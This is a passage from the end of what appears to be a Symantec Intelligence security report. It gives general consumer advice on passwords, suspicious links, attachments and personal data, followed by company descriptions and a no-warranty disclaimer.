   - Read end-user license agreements (EULAs) carefully and understand all terms before agreeing to them as some security risks can be installed after an end user has accepted the EULA or because of that acceptance.
4. **Use an effective password policy:** Ensure that passwords are a mix of letters and numbers, and change them often. Passwords should not consist of words from the dictionary. Do not use the same password for multiple applications or Web sites. Use complex passwords (upper/lowercase and punctuation) or passphrases.
5. **Think before you click**: Never view, open, or execute any email attachment unless you expect it and trust the sender. Even from trusted users, be suspicious.
   - Be cautious when clicking on URLs in emails, social media programs even when coming from trusted sources and friends. Do not blindly click on shortened URLs without expanding them first using previews or plug-ins.
   - Do not click on links in social media applications with catchy titles or phrases even from friends. If you do click on the URL, you may end up “liking it” and sending it to all of your friends even by clicking anywhere on the page. Close or quit your browser instead.
   - Use a Web browser URL reputation solution that shows the reputation and safety rating of Web sites from searches. Be suspicious of search engine results; only click through to trusted sources when conducting searches, especially on topics that are hot in the media.
   - Be suspicious of warnings that pop-up asking you to install media players, document viewers and security updates; only download software directly from the vendor’s Web site.
6. **Guard your personal data**: Limit the amount of personal information you make publicly available on the Internet (including and especially via social networks) as it may be harvested and used in malicious activities such as targeted attacks and phishing scams.
   - Never disclose any confidential personal or financial information unless and until you can confirm that any request for such information is legitimate.

- Review your bank, credit card, and credit information frequently for irregular activity. Avoid banking or shopping online from public computers (such as libraries, Internet cafes, etc.) or from unencrypted Wi-Fi connections.
- Use HTTPS when connecting via Wi-Fi networks to your email, social media and sharing Web sites. Check the settings and preferences of the applications and Web sites you are using.

About Symantec Intelligence

Symantec Intelligence is a respected source of data and analysis for messaging security issues, trends and statistics. Symantec.cloud Intelligence publishes a range of information on global security threats based on data captured through a variety of sources, including the Symantec Global Intelligence Network, the Symantec Probe Network (a system of more than 5 million decoy accounts), Symantec.cloud and a number of other Symantec security technologies. Skeptic™, the Symantec.cloud proprietary technology uses predictive analysis to detect new and sophisticated targeted threats, protecting more than 11 million end users at more than 55,000 organizations ranging from small businesses to the Fortune 500.

About Symantec

Symantec is a global leader in providing security, storage and systems management solutions to help consumers and organizations secure and manage their information-driven world. Our software and services protect against more risks at more points, more completely and efficiently, enabling confidence wherever information is used or stored. More information is available at www.symantec.com.

NO WARRANTY. The information contained in this report is being delivered to you AS-IS, and Symantec Corporation makes no warranty as to its accuracy or use. Any use of the information contained herein is at the risk of the user. This report may include technical or other inaccuracies or typographical errors. Symantec reserves the right to make changes without prior notice. No part of this publication may be copied without the express written permission of Symantec Corporation, 350 Ellis Street, Mountain View, CA 94043.